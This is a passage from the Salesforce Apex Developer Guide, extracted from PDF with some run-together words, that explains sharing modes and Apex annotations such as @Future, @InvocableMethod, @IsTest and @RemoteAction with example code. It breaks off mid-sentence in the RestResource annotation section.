87
Classes, Objects, and Interfaces
Apex Developer Guide
When to Use
Sharing Mode
Use this mode as the default unless your use case requires
otherwise.
with sharing
Use this mode with caution. Ensure that you don’t inadvertently
exposesensitivedatathatwouldnormallybehiddenbythesharing
without sharing
model. This sharing mechanism is best used to grant targeted
elevation of sharing privileges to the current user.
For example, use without sharing to allow community
userstoreadrecordstowhichtheywouldn’totherwisehaveaccess.
Use this mode for service classes that have to be flexible and
support use cases with different sharing modes while also
defaulting to the more secure with sharing mode.
inherited sharing
Annotations
An Apex annotation modifies the way that a method or class is used, similar to annotations in Java. Annotations are defined with an
initial @ symbol, followed by the appropriate keyword.
To add an annotation to a method, specify it immediately before the method or class definition. For example:
global class MyClass {
@Future
Public static void myMethod(String a)
{
//long-running Apex code
}
}
Apex supports the following annotations.
• @AuraEnabled
• @Deprecated
• @Future
• @InvocableMethod
• @InvocableVariable
• @IsTest
• @JsonAccess
• @NamespaceAccessible
• @ReadOnly
• @RemoteAction
• @SuppressWarnings
• @TestSetup
• @TestVisible
• Apex REST annotations:
88
Classes, Objects, and Interfaces
Apex Developer Guide
@ReadOnly
–
– @RestResource(urlMapping='/yourUrl')
– @HttpDelete
– @HttpGet
– @HttpPatch
– @HttpPost
– @HttpPut
IN THIS SECTION:
1. AuraEnabled Annotation
2. Deprecated Annotation
3. Future Annotation
4. InvocableMethod Annotation
Use the InvocableMethod annotation to identify methods that can be run as invocable actions.
5. InvocableVariable Annotation
Use the InvocableVariable annotation to identify variables used by invocable methods in custom classes.
6. IsTest Annotation
7. JsonAccess Annotation
8. NamespaceAccessible Annotation
9. ReadOnly Annotation
10. RemoteAction Annotation
11. SuppressWarnings Annotation
This annotation does nothing in Apex but can be used to provide information to third-party tools.
12. TestSetup Annotation
Methods defined with the @TestSetup annotation are used for creating common test records that are available for all test
methods in the class.
13. TestVisible Annotation
AuraEnabled Annotation
The @AuraEnabled annotation enables client-side and server-side access to an Apex controller method. Providing this annotation
makes your methods available to your Lightning components (both Lightning web components and Aura components). Only methods
with this annotation are exposed.
In API version 44.0 and later, you can improve runtime performance by caching method results on the client by using the annotation
@AuraEnabled(cacheable=true). You can cache method results only for methods that retrieve data but don’t modify it.
Using this annotation eliminates the need to call setStorable() in JavaScript code on every action that calls the Apex method.
In API version 55.0 and later, you can use the annotation @AuraEnabled(cacheable=true scope='global') to enable
Apex methods to be cached in a global cache.
For more information, see Lightning Aura Components Developer Guide and Lightning Web Components Developer Guide.
89
Classes, Objects, and Interfaces
Apex Developer Guide
Versioned Behavior Changes
In API version 55.0 and later, overloads aren’t allowed on methods annotated with @AuraEnabled.
Deprecated Annotation
Use the Deprecated annotation to identify methods, classes, exceptions, enums, interfaces, or variables that can no longer be
referenced in subsequent releases of the managed package in which they reside. This annotation is useful when you’re refactoring code
in managed packages as the requirements evolve. New subscribers can’t see the deprecated elements, while the elements continue to
function for existing subscribers and API integrations.
Thefollowingcodesnippetshowsadeprecatedmethod.Thesamesyntaxcanbeusedtodeprecateclasses,exceptions,enums,interfaces,
or variables.
@Deprecated
// This method is deprecated. Use myOptimizedMethod(String a, String b) instead.
global void myMethod(String a) {
}
Note the following rules when deprecating Apex identifiers:
• Unmanaged packages can’t contain code that uses the deprecated keyword.
• When an Apex item is deprecated, all global access modifiers that reference the deprecated identifier must also be deprecated.
Any global method that uses the deprecated type in its signature, either in an input argument or the method return type, must also
be deprecated. A deprecated item, such as a method or a class, can still be referenced internally by the package developer.
• webservice methods and variables can’t be deprecated.
• You can deprecate an enum but you can’t deprecate individual enum values.
• You can deprecate an interface but you can’t deprecate individual methods in an interface.
• You can deprecate an abstract class but you can’t deprecate individual abstract methods in an abstract class.
• You can’t remove the Deprecated annotation to undeprecate something in Apex after you’ve released a package version where
that item in Apex is deprecated.
For more information about package versions, see What is a Package? on page 679.
Future Annotation
Use the Future annotation to identify methods that are executed asynchronously. When you specify Future, the method executes
when Salesforce has available resources.
For example, you can use the Future annotation when making an asynchronous Web service callout to an external service. Without
the annotation, the Web service callout is made from the same thread that is executing the Apex code, and no additional processing
can occur until the callout is complete (synchronous processing).
Methods with the Future annotation must be static methods, and can only return a void type. The specified parameters must be
primitive data types, arrays of primitive data types, or collections of primitive data types. Methods with the Future annotation can’t
take sObjects or objects as arguments.
To make a method in a class execute asynchronously, define the method with the Future annotation. For example:
global class MyFutureClass {
@Future
static void myMethod(String a, Integer i) {
90
Classes, Objects, and Interfaces
Apex Developer Guide
System.debug('Method called with: ' + a + ' and ' + i);
// Perform long-running code
}
}
Toallowcalloutsina Future method,specify (callout=true).Thedefaultis (callout=false),whichpreventsamethod
from making callouts.
The following snippet shows how to specify that a method executes a callout:
@Future (callout=true)
public static void doCalloutFromFuture() {
//Add code to perform callout
}
Future Method Considerations
• Remember that any method using the Future annotation requires special consideration because the method doesn’t necessarily
execute in the same order it’s called.
• Methodswiththe Future annotationcan’tbeusedinVisualforcecontrollersineither getMethodName or setMethodName
methods, nor in the constructor.
• You can’t call a method annotated with Future from a method that also has the Future annotation. Nor can you call a trigger
from an annotated method that calls another annotated method.
InvocableMethod Annotation
Use the InvocableMethod annotation to identify methods that can be run as invocable actions.
Note: IfaflowinvokesApex,therunningusermusthavethecorrespondingApexclasssecuritysetintheiruserprofileorpermission
set.
InvocablemethodsarecallednativelyfromRest,Apex,Flow,orEinsteinbotthatinteractswiththeexternalAPIsource.Invocablemethods
have dynamic input and output values and support describe calls.
This code sample shows an invocable method with primitive data types.
public class AccountQueryAction {
@InvocableMethod(label='Get Account Names' description='Returns the list of account names
corresponding to the specified account IDs.' category='Account')
public static List<String> getAccountNames(List<ID> ids) {
List<Account> accounts = [SELECT Name FROM Account WHERE Id in :ids];
Map<ID, String> idToName = new Map<ID, String>();
for (Account account : accounts) {
idToName.put(account.Id, account.Name);
}
// put each name in the output at the same position as the id in the input
List<String> accountNames = new List<String>();
for (String id : ids) {
accountNames.add(idToName.get(id));
}
return accountNames;
}
}
91
Classes, Objects, and Interfaces
Apex Developer Guide
This code sample shows an invocable method with a specific sObject data type.
public class AccountInsertAction {
@InvocableMethod(label='Insert Accounts' description='Inserts the accounts specified and
returns the IDs of the new accounts.' category= 'Account')
public static List<ID> insertAccounts(List<Account> accounts) {
Database.SaveResult[] results = Database.insert(accounts);
List<ID> accountIds = new List<ID>();
for (Database.SaveResult result : results) {
accountIds.add(result.getId());
}
return accountIds;
}
}
This code sample shows an invocable method with the generic sObject data type.
public with sharing class GetFirstFromCollection {
@InvocableMethod
public static List<Results> execute (List<Requests> requestList) {
List<Results> results = new List<Results>();
for (Requests request : requestList) {
List<SObject> inputCollection = request.inputCollection;
SObject outputMember = inputCollection[0];
//Create a Results object to hold the return values
Results result = new Results();
//Add the return values to the Results object
result.outputMember = outputMember;
//Add Result to the results List at the same position as the request is in the
requests List
results.add(result);
}
return results;
}
public class Requests {
@InvocableVariable(label='Records for Input' description='yourDescription' required=true)
public List<SObject> inputCollection;
}
public class Results {
@InvocableVariable(label='Records for Output' description='yourDescription'
required=true)
public SObject outputMember;
}
}
This code sample shows an invocable method with a custom icon from an SVG file.
global class CustomSvgIcon {
@InvocableMethod(label='myIcon' iconName='resource:myPackageNamespace__google:top')
global static List<Integer> myMethod(List<Integer> request) {
92
Classes, Objects, and Interfaces
Apex Developer Guide
List<Integer> results = new List<Integer>();
for(Integer reqInt : request) {
results.add(reqInt);
}
return results;
}
}
This code sample shows an invocable method with a custom icon from the Salesforce Lightning Design System (SLDS).
public class CustomSldsIcon {
@InvocableMethod(iconName='slds:standard:choice')
public static void run() {}
}
Supported Modifiers
All modifiers are optional.
label
Thelabelforthemethod,whichappearsastheactionnameinFlowBuilder.Thedefaultisthemethodname,thoughwerecommend
that you provide a label.
description
The description for the method, which appears as the action description in Flow Builder. The default is Null.
callout
The callout modifier identifies whether the method calls to an external system. If the method calls to an external system, add
callout=true. The default value is false.
category
The category for the method, which appears as the action category in Flow Builder. If no category is provided (by default), actions
appear under Uncategorized.
configurationEditor
The custom property editor that is registered with the method and appears in Flow Builder when an admin configures the action.
If you don’t specify this modifier, Flow Builder uses the standard property editor.
iconName
The name of the icon to use as a custom icon for the action in the Flow Builder canvas. You can specify an SVG file that you uploaded
as a static resource or a Salesforce Lightning Design System standard icon.
InvocableMethod Considerations
Implementation Notes
• The invocable method must be static and public or global, and its class must be an outer class.
• Only one method in a class can have the InvocableMethod annotation.
• Other annotations can’t be used with the InvocableMethod annotation.
Inputs and Outputs
There can be at most one input parameter and its data type must be one of the following:
• A list of a primitive data type or a list of lists of a primitive data type – the generic Object type isn’t supported.
93
Classes, Objects, and Interfaces
Apex Developer Guide
• A list of an sObject type or a list of lists of an sObject type.
• AlistofthegenericsObjecttype(List<sObject>)oralistoflistsofthegenericsObjecttype(List<List<sObject>>).
• A list of a user-defined type, containing variables of the supported types or user-defined Apex types, with the
InvocableVariable annotation. To implement your data type, create a custom global or public Apex class. The class
must contain at least one member variable with the invocable variable annotation.
If the return type isn’t Null, the data type returned by the method must be one of the following:
• A list of a primitive data type or a list of lists of a primitive data type – the generic Object type isn’t supported.
• A list of an sObject type or a list of lists of an sObject type.
• AlistofthegenericsObjecttype(List<sObject>)oralistoflistsofthegenericsObjecttype(List<List<sObject>>).
• A list of a user-defined type, containing variables of the supported types or user-defined Apex types, with the
InvocableVariable annotation. To implement your data type, create a custom global or public Apex class. The class
must contain at least one member variable with the invocable variable annotation.
Note: For a correct bulkification implementation, the Inputs and Outputs must match on both the size and the order. For
example, the i-th Output entry must correspond to the i-th Input entry. Matching entries are required for data correctness
when your action is in bulkified execution, such as when an apex action is used in a record trigger flow.
Managed Packages
• You can use invocable methods in packages, but after you add an invocable method you can’t remove it from later versions of
the package.
• Public invocable methods can be referred to by flows and processes within the managed package.
• Global invocable methods can be referred to anywhere in the subscriber org. Only global invocable methods appear in Flow
Builder and Process Builder in the subscriber org.
For more information about invocable actions, see Actions Developer Guide.
SEE ALSO:
InvocableVariable Annotation
Actions Developer Guide : Apex Actions
Actions Developer Guide : Flow Actions
REST API Developer Guide : Invocable Actions Custom
REST API Developer Guide : Invocable Actions Standard
Salesforce Help: Add a Custom Icon to an Apex-Defined Action
Apex Reference Guide: Action Class
Lightning Web Components Developer Guide: Develop Custom Property Editors for Flow Builder
Making Callouts to External Systems from Invocable Actions
InvocableVariable Annotation
Use the InvocableVariable annotation to identify variables used by invocable methods in custom classes.
The InvocableVariable annotationidentifiesaclassvariableusedasaninputoroutputparameterforan InvocableMethod
method’s invocable action. If you create your own custom class to use as the input or output to an invocable method, you can annotate
individual class member variables to make them available to the method.
94
Classes, Objects, and Interfaces
Apex Developer Guide
The following code sample shows an invocable method with invocable variables.
global class ConvertLeadAction {
@InvocableMethod(label='Convert Leads')
global static List<ConvertLeadActionResult> convertLeads(List<ConvertLeadActionRequest>
requests) {
List<ConvertLeadActionResult> results = new List<ConvertLeadActionResult>();
for (ConvertLeadActionRequest request : requests) {
results.add(convertLead(request));
}
return results;
}
public static ConvertLeadActionResult convertLead(ConvertLeadActionRequest request) {
Database.LeadConvert lc = new Database.LeadConvert();
lc.setLeadId(request.leadId);
lc.setConvertedStatus(request.convertedStatus);
if (request.accountId != null) {
lc.setAccountId(request.accountId);
}
if (request.contactId != null) {
lc.setContactId(request.contactId);
}
if (request.overWriteLeadSource != null && request.overWriteLeadSource) {
lc.setOverwriteLeadSource(request.overWriteLeadSource);
}
if (request.createOpportunity != null && !request.createOpportunity) {
lc.setDoNotCreateOpportunity(!request.createOpportunity);
}
if (request.opportunityName != null) {
lc.setOpportunityName(request.opportunityName);
}
if (request.ownerId != null) {
lc.setOwnerId(request.ownerId);
}
if (request.sendEmailToOwner != null && request.sendEmailToOwner) {
lc.setSendNotificationEmail(request.sendEmailToOwner);
}
Database.LeadConvertResult lcr = Database.convertLead(lc, true);
if (lcr.isSuccess()) {
ConvertLeadActionResult result = new ConvertLeadActionResult();
result.accountId = lcr.getAccountId();
result.contactId = lcr.getContactId();
result.opportunityId = lcr.getOpportunityId();
return result;
} else {
throw new ConvertLeadActionException(lcr.getErrors()[0].getMessage());
95
Classes, Objects, and Interfaces
Apex Developer Guide
}
}
global class ConvertLeadActionRequest {
@InvocableVariable(required=true)
global ID leadId;
@InvocableVariable(required=true)
global String convertedStatus;
@InvocableVariable
global ID accountId;
@InvocableVariable
global ID contactId;
@InvocableVariable
global Boolean overWriteLeadSource;
@InvocableVariable
global Boolean createOpportunity;
@InvocableVariable
global String opportunityName;
@InvocableVariable
global ID ownerId;
@InvocableVariable
global Boolean sendEmailToOwner;
}
global class ConvertLeadActionResult {
@InvocableVariable
global ID accountId;
@InvocableVariable
global ID contactId;
@InvocableVariable
global ID opportunityId;
}
class ConvertLeadActionException extends Exception {}
}
The following code sample shows an invocable method with invocable variables that have the generic sObject data type.
public with sharing class GetFirstFromCollection {
@InvocableMethod
public static List <Results> execute (List<Requests> requestList) {
List<SObject> inputCollection = requestList[0].inputCollection;
SObject outputMember = inputCollection[0];
//Create a Results object to hold the return values
96
Classes, Objects, and Interfaces
Apex Developer Guide
Results response = new Results();
//Add the return values to the Results object
response.outputMember = outputMember;
//Wrap the Results object in a List container
//(an extra step added to allow this interface to also support bulkification)
List<Results> responseWrapper= new List<Results>();
responseWrapper.add(response);
return responseWrapper;
}
}
public class Requests {
@InvocableVariable(label='Records for Input' description='yourDescription' required=true)
public List<SObject> inputCollection;
}
public class Results {
@InvocableVariable(label='Records for Output' description='yourDescription'
required=true)
public SObject outputMember;
}
}
Supported Modifiers
The invocable variable annotation supports the modifiers shown in this example.
@InvocableVariable(label='yourLabel' description='yourDescription' required=(true |
false))
All modifiers are optional.
label
The label for the variable. The default is the variable name.
Tip: This label appears in Flow Builder for the Action element that corresponds to an invocable method. This label helps
admins understand how to use the variable in the flow.
description
The description for the variable. The default is Null.
required
Specifies whether the variable is required. If not specified, the default is false. The value is ignored for output variables.
InvocableVariable Considerations
• Other annotations can’t be used with the InvocableVariable annotation.
• Only global and public variables can be invocable variables.
• The invocable variable can’t be one of the following:
– A non-member variable such as a static or local variable.
– A property.
97
Classes, Objects, and Interfaces
Apex Developer Guide
– A final variable.
– Protected or private.
• The data type of the invocable variable must be one of the following:
– A primitive other than Object
– An sObject, either the generic sObject or a specific sObject
– A list or a list of lists of primitives, sObjects, objects created from Apex classes, or collections
• The invocable variable name in Apex must match the name in the flow. The name is case-sensitive.
• For managed packages:
– Public invocable variables can be set in flows and processes within the same managed package.
– Global invocable variables can be set anywhere in the subscriber org. Only global invocable variables appear in Flow Builder and
Process Builder in the subscriber org.
For more information about invocable actions, see Actions Developer Guide.
SEE ALSO:
Apex Developer Guide : InvocableMethod Annotation
Apex Reference Guide: Action Class
IsTest Annotation
Use the @IsTest annotation to define classes and methods that only contain code used for testing your application. The annotation
can take multiple modifiers within parentheses and separated by blanks.
Note: The @IsTest annotation on methods is equivalent to the testMethod keyword. As best practice, Salesforce
recommendsthatyouuse @IsTest ratherthan testMethod.The testMethod keywordmaybeversionedoutinafuture
release.
Classes and methods defined as @IsTest can be either private or public. Classes defined as @IsTest must be top-level
classes.
Note: Classes defined with the @IsTest annotation don't count against your organization limit of 6 MB for all Apex code.
Here’s an example of a private test class that contains two test methods.
@IsTest
private class MyTestClass {
// Methods for testing
@IsTest
static void test1() {
// Implement test code
}
@IsTest
static void test2() {
// Implement test code
}
}
98
Classes, Objects, and Interfaces
Apex Developer Guide
Here’s an example of a public test class that contains utility methods for test data creation:
@IsTest
public class TestUtil {
public static void createTestAccounts() {
// Create some test accounts
}
public static void createTestContacts() {
// Create some test contacts
}
}
Classes defined as @IsTest can't be interfaces or enums.
Methods of a public test class can only be called from a running test, that is, a test method or code invoked by a test method. Non-test
requests can’t call public methods.. To learn about the various ways you can run test methods, see Run Unit Test Methods.
@IsTest(SeeAllData=true) Annotation
For Apex code saved using Salesforce API version 24.0 and later, use the @IsTest(SeeAllData=true) annotation to grant test
classes and individual test methods access to all data in the organization. The access includes pre-existing data that the test didn’t create.
Starting with Apex code saved using Salesforce API version 24.0, test methods don’t have access to pre-existing data in the organization.
However, test code saved against Salesforce API version 23.0 and earlier continues to have access to all data in the organization. See
Isolation of Test Data from Organization Data in Unit Tests on page 645.
Considerations for the @IsTest(SeeAllData=true) Annotation
• If a test class is defined with the @IsTest(SeeAllData=true) annotation, the SeeAllData=true applies to all
test methods that don’t explicitly set the SeeAllData keyword.
• The @IsTest(SeeAllData=true) annotation is used to open up data access when applied at the class or method level.
However, if the containing class has been annotated with @IsTest(SeeAllData=true), annotating a method with
@IsTest(SeeAllData=false) is ignored for that method. In this case, that method still has access to all the data in
the organization. Annotating a method with @IsTest(SeeAllData=true) overrides, for that method, an
@IsTest(SeeAllData=false) annotation on the class.
• @IsTest(SeeAllData=true) and @IsTest(IsParallel=true) annotations can’t be used together on the
same Apex method.
This example shows how to define a test class with the @IsTest(SeeAllData=true) annotation. All the test methods in this
class have access to all data in the organization.
// All test methods in this class can access all data.
@IsTest(SeeAllData=true)
public class TestDataAccessClass {
// This test accesses an existing account.
// It also creates and accesses a new test account.
@IsTest
static void myTestMethod1() {
// Query an existing account in the organization.
Account a = [SELECT Id, Name FROM Account WHERE Name='Acme' LIMIT 1];
System.assert(a != null);
99
Classes, Objects, and Interfaces
Apex Developer Guide
// Create a test account based on the queried account.
Account testAccount = a.clone();
testAccount.Name = 'Acme Test';
insert testAccount;
// Query the test account that was inserted.
Account testAccount2 = [SELECT Id, Name FROM Account
WHERE Name='Acme Test' LIMIT 1];
System.assert(testAccount2 != null);
}
// Like the previous method, this test method can also access all data
// because the containing class is annotated with @IsTest(SeeAllData=true).
@IsTest
static void myTestMethod2() {
// Can access all data in the organization.
}
}
This second example shows how to apply the @IsTest(SeeAllData=true) annotation on a test method. Because the test
method’s class isn’t annotated, you have to annotate the method to enable access to all data for the method. The second test method
doesn’t have this annotation, so it can access only the data it creates. In addition, it can access objects that are used to manage your
organization, such as users.
// This class contains test methods with different data access levels.
@IsTest
private class ClassWithDifferentDataAccess {
// Test method that has access to all data.
@IsTest(SeeAllData=true)
static void testWithAllDataAccess() {
// Can query all data in the organization.
}
// Test method that has access to only the data it creates
// and organization setup and metadata objects.
@IsTest
static void testWithOwnDataAccess() {
// This method can still access the User object.
// This query returns the first user object.
User u = [SELECT UserName,Email FROM User LIMIT 1];
System.debug('UserName: ' + u.UserName);
System.debug('Email: ' + u.Email);
// Can access the test account that is created here.
Account a = new Account(Name='Test Account');
insert a;
// Access the account that was just created.
Account insertedAcct = [SELECT Id,Name FROM Account
WHERE Name='Test Account'];
System.assert(insertedAcct != null);
100
Classes, Objects, and Interfaces
Apex Developer Guide
}
}
@IsTest(OnInstall=true) Annotation
Use the @IsTest(OnInstall=true) annotation to specify which Apex tests are executed during package installation. This
annotation is used for tests in managed or unmanaged packages. Only test methods with this annotation, or methods that are part of
a test class that has this annotation, are executed during package installation. Tests annotated to run during package installation must
pass in order for the package installation to succeed. It’s no longer possible to bypass a failing test during package installation. A test
method or a class that doesn't have this annotation, or that is annotated with @IsTest(OnInstall=false) or @IsTest, isn’t
executed during installation.
Tests annotated with IsTest(OnInstall=true) that run during package install and upgrade aren’t counted towards code
coverage. However, code coverage is tracked and counted during a package creation operation. Because Apex code installed from a
managed package is excluded from org level requirements for code coverage, it’s unlikely that you’re affected. But, if you track managed
package test coverage, you must rerun these tests outside of the package install or upgrade operation for code coverage statistics to be
updated. Package install isn’t blocked by code coverage requirements.
This example shows how to annotate a test method that is executed during package installation. In this example, test1 is executed
but test2 and test3 isn’t.
public class OnInstallClass {
// Implement logic for the class.
public void method1(){
// Some code
}
}
@IsTest
private class OnInstallClassTest {
// This test method will be executed
// during the installation of the package.
@IsTest(OnInstall=true)
static void test1() {
// Some test code
}
// Tests excluded from running during the
// the installation of a package.
@IsTest
static void test2() {
// Some test code
}
@IsTest
static void test3() {
// Some test code
}
}
101
Classes, Objects, and Interfaces
Apex Developer Guide
@IsTest(IsParallel=true) Annotation
Use the @IsTest(IsParallel=true) annotation to indicate test classes that can run in parallel. Default limits on the number
of concurrent tests don’t apply to these test classes. This annotation makes the execution of test classes more efficient, because more
tests can be run in parallel.
Considerations for the @IsTest(IsParallel=true) Annotation
• This annotation overrides settings that disable parallel testing.
• @IsTest(SeeAllData=true) and @IsTest(IsParallel=true) annotations can’t be used together on the
same Apex method.
JsonAccess Annotation
The @JsonAccess annotation defined at Apex class level controls whether instances of the class can be serialized or deserialized. If
the annotation restricts the JSON serialization and deserialization, a runtime JSONException exception is thrown.
The serializable and deserializable parameters of the @JsonAccess annotation enforce the contexts in which Apex
allowsserializationanddeserialization.Youcanspecifyoneorbothparameters,butyoucan’tspecifytheannotationwithnoparameters.
The valid values for the parameters to indicate whether serialization and deserialization are allowed:
• never: never allowed
• sameNamespace: allowed only for Apex code in the same namespace
• samePackage: allowed only for Apex code in the same package (impacts only second-generation packages)
• always: always allowed for any Apex code
JsonAccess Considerations
• If an Apex class annotated with JsonAccess is extended, the extended class doesn’t inherit this property.
• If the toString method is applied on objects that mustn't be serialized, private data can be exposed. You must override the
toString method on objects whose data must be protected. For example, serializing an object stored as a key in a Map invokes
the toString method. The generated map includes key (string) and value entries, thus exposing all the fields of the object.

This example code shows an Apex class marked with the @JsonAccess annotation.
// SomeSerializableClass is serializable in the same package and deserializable in the
wider namespace
@JsonAccess(serializable='samePackage' deserializable=’sameNamespace’)
public class SomeSerializableClass { }
// AlwaysDeserializable class is always deserializable and serializable only in the same
namespace (default value from version 49.0 onwards)
@JsonAccess(deserializable=’always’)
public class AlwaysDeserializable { }
Versioned Behavior Changes
Inversions48.0andearlier,thedefaultaccessfordeserializationis always andthedefaultaccessforserializationis sameNamespace
to preserve the existing behavior. From version 49.0 onwards, the default access for both serialization and deserialization is
sameNamespace.
102
Classes, Objects, and Interfaces
Apex Developer Guide
NamespaceAccessible Annotation
The @NamespaceAccessible makespublicApexinapackageavailabletootherpackagesthatusethesamenamespace.Without
this annotation, Apex classes, methods, interfaces, properties, and abstract classes defined in a 2GP package aren’t accessible to the
other packages with which they share a namespace. Apex that is declared global is always available across all namespaces, and needs
no annotation.
For more information on 2GP managed packages, see Second-Generation Managed Packages in Salesforce DX Developer Guide.
Considerations for Apex Accessibility Across Packages
• You can't use the @NamespaceAccessible annotation for an @AuraEnabled Apex method.
• You can add or remove the @NamespaceAccessible annotation at any time, even on managed and released Apex code.
Make sure that you don’t have dependent packages relying on the functionality of the annotation before adding or removing it.
• When adding or removing @NamespaceAccessible Apex from a package, consider the impact to customers with installed
versions of other packages that reference this package’s annotation. Before pushing a package upgrade, ensure that no customer
is running a package version that would fail to fully compile when the upgrade is pushed.
• If a public interface is declared as @NamespaceAccessible, then all interface members inherit the annotation. Individual
interface members can’t be annotated with @NamespaceAccessible.
• If a public or protected variable or method is declared as @NamespaceAccessible, its defining class must be either global or
public with the @NamespaceAccessible annotation.
• If a public or protected inner class is declared as @NamespaceAccessible, its enclosing class must be either global or public
with the @NamespaceAccessible annotation.
ThisexampleshowsanApexclassmarkedwiththe @NamespaceAccessible annotation.Theclassisaccessibletootherpackages
within the same namespace. The first constructor is also visible within the namespace, but the second constructor isn’t.
// A namespace-visible Apex class
@NamespaceAccessible
public class MyClass {
private Boolean bypassFLS;
// A namespace-visible constructor that only allows secure use
@NamespaceAccessible
public MyClass() {
bypassFLS = false;
}
// A package private constructor that allows use in trusted contexts,
// but only internal to the package
public MyClass (Boolean bypassFLS) {
this.bypassFLS = bypassFLS;
}
@NamespaceAccessible
protected Boolean getBypassFLS() {
return bypassFLS;
}
}
103
Classes, Objects, and Interfaces
Apex Developer Guide
Versioned Behavior Changes
In API version 47.0 and later, @NamespaceAccessible isn’t allowed on an entity marked with @AuraEnabled. Therefore, an Aura or
Lightning web component installed from a package can’t call an Apex method from another package, even if both packages are in the
same namespace.
In API version 50.0 and later, scope and accessibility rules are enforced on Apex variables, methods, inner classes, and interfaces that are
annotatedwith @NamespaceAccessible.Foraccessibilityconsiderations,seeConsiderationsforApexAcessibilityAcrossPackages.
For more information on namespace-based visibility, see Namespace-Based Visibility for Apex Classes in Second-Generation Packages.
ReadOnly Annotation
The @ReadOnly annotation allows you to perform less restrictive queries against the Lightning Platform database by increasing the
limit of the number of returned rows for a request to 1,000,000. All other limits still apply. The annotation blocks the following operations
within the request: DML operations, calls to System.schedule, and enqueued asynchronous Apex jobs.
The @ReadOnly annotationisavailableforRESTandSOAPWebservicesandthe Schedulable interface.Tousethe @ReadOnly
annotation, the top-level request must be in the schedule execution or the Web service invocation. For example, if a Visualforce page
calls a Web service that contains the @ReadOnly annotation, the request fails because Visualforce is the top-level request, not the
Web service.
Visualforce pages can call controller methods with the @ReadOnly annotation, and those methods run with the same relaxed
restrictions. To increase other Visualforce-specific limits, such as the size of a collection that can be used by an iteration component like
<apex:pageBlockTable>, you can set the readonly attribute on the <apex:page> tag to true. For more information,
see Working with Large Sets of Data in the Visualforce Developer's Guide.
Versioned Behavior Changes
Prior to API version 49.0, using @ReadOnly on Apex REST methods (@HttpDelete, @HttpGet, @HttpPatch, @HttpPost, or @HttpPut)
also required annotating the method with @RemoteAction. In API version 49.0 and later, you can annotate Apex REST methods
with just @ReadOnly.
RemoteAction Annotation
The RemoteAction annotation provides support for Apex methods used in Visualforce to be called via JavaScript. This process is
often referred to as JavaScript remoting.
Note: Methods with the RemoteAction annotation must be static and either global or public.
Add the Apex class as a custom controller or a controller extension to your page.
<apex:page controller="MyController" extension="MyExtension">
Warning: Adding a controller or controller extension grants access to all @RemoteAction methods in that Apex class, even
if those methods aren’t used in the page. Anyone who can view the page can execute all @RemoteAction methods and
provide fake or malicious data to the controller.
Then, add the request as a JavaScript function call. A simple JavaScript remoting invocation takes the following form.
[namespace.]MyController.method(
[parameters...,]
callbackFunction,
[configuration]
);
104
Classes, Objects, and Interfaces
Apex Developer Guide
Table 2: Remote Request Elements
Description
Element
The namespace of the controller class. The namespace element is required if your organization has
a namespace defined, or if the class comes from an installed package.
namespace
The name of your Apex controller or extension.
MyController,
MyExtension
The name of the Apex method you’re calling.
method
A comma-separated list of parameters that your method takes.
parameters
The name of the JavaScript function that handles the response from the controller. You can also
declare an anonymous function inline. callbackFunction receives the status of the method
call and the result as parameters.
callbackFunction
Configures the handling of the remote call and response. Use this element to change the behavior
of a remoting call, such as whether to escape the Apex method’s response.
configuration
In your controller, your Apex method declaration is preceded with the @RemoteAction annotation like this:
@RemoteAction
global static String getItemId(String objectName) { ... }
Apex @RemoteAction methods must be static and either global or public.
YourmethodcantakeApexprimitives,collections,typedandgenericsObjects,anduser-definedApexclassesandinterfacesasarguments.
Generic sObjects must have an ID or sobjectType value to identify actual type. Interface parameters must have an apexType to identify
actual type. Your method can return Apex primitives, sObjects, collections, user-defined Apex classes and enums, SaveResult,
UpsertResult, DeleteResult, SelectOption, or PageReference.
For more information, see “JavaScript Remoting for Apex Controllers” in the Visualforce Developer's Guide.
SuppressWarnings Annotation
This annotation does nothing in Apex but can be used to provide information to third-party tools.
The @SuppressWarnings annotation does nothing in Apex but can be used to provide information to third-party tools.
TestSetup Annotation
Methods defined with the @TestSetup annotation are used for creating common test records that are available for all test methods
in the class.
Syntax
Test setup methods are defined in a test class, take no arguments, and return no value. The following is the syntax of a test setup method.
@TestSetup static void methodName() {
}
If a test class contains a test setup method, the testing framework executes the test setup method first, before any test method in the
class. Records that are created in a test setup method are available to all test methods in the test class and are rolled back at the end of
105
Classes, Objects, and Interfaces
Apex Developer Guide
test class execution. If a test method changes those records, such as record field updates or record deletions, those changes are rolled
back after each test method finishes execution. The next executing test method gets access to the original unmodified state of those
records.
Note: You can have only one test setup method per test class.
Test setup methods are supported only with the default data isolation mode for a test class. If the test class or a test method has access
to organization data by using the @IsTest(SeeAllData=true) annotation, test setup methods aren’t supported in this class.
Because data isolation for tests is available for API versions 24.0 and later, test setup methods are also available for those versions only.
For more information, see Using Test Setup Methods.
TestVisible Annotation
Use the TestVisible annotation to allow test methods to access private or protected members of another class outside the test
class. These members include methods, member variables, and inner classes. This annotation enables a more permissive access level
for running tests only. This annotation doesn’t change the visibility of members if accessed by non-test classes.
With this annotation, you don’t have to change the access modifiers of your methods and member variables to public if you want to
access them in a test method. For example, if a private member variable isn’t supposed to be exposed to external classes but it must be
accessible by a test method, you can add the TestVisible annotation to the variable definition.
This example shows how to annotate a private class member variable and private method with TestVisible.
public class TestVisibleExample {
// Private member variable
@TestVisible private static Integer recordNumber = 1;
// Private method
@TestVisible private static void updateRecord(String name) {
// Do something
}
}
This test class uses the previous class and contains the test method that accesses the annotated member variable and method.
@IsTest
private class TestVisibleExampleTest {
@IsTest static void test1() {
// Access private variable annotated with TestVisible
Integer i = TestVisibleExample.recordNumber;
System.assertEquals(1, i);
// Access private method annotated with TestVisible
TestVisibleExample.updateRecord('RecordName');
// Perform some verification
}
}
Apex REST Annotations
Use these annotations to expose an Apex class as a RESTful Web service.
• @ReadOnly
• @RestResource(urlMapping='/yourUrl')
106
Classes, Objects, and Interfaces
Apex Developer Guide
• @HttpDelete
• @HttpGet
• @HttpPatch
• @HttpPost
• @HttpPut
RestResource Annotation
The @RestResource annotation is used at the class level and enables you to expose an Apex class as a REST resource.
Some considerations when using this annotation:
• The URL mapping is relative to https://instance.salesforce.com/services/apexrest/.
• The URL mapping can contain a wildcard (*).
• The URL mapping is case-sensitive. For example, a URL mapping for my_url matches a REST resource containing my_url and
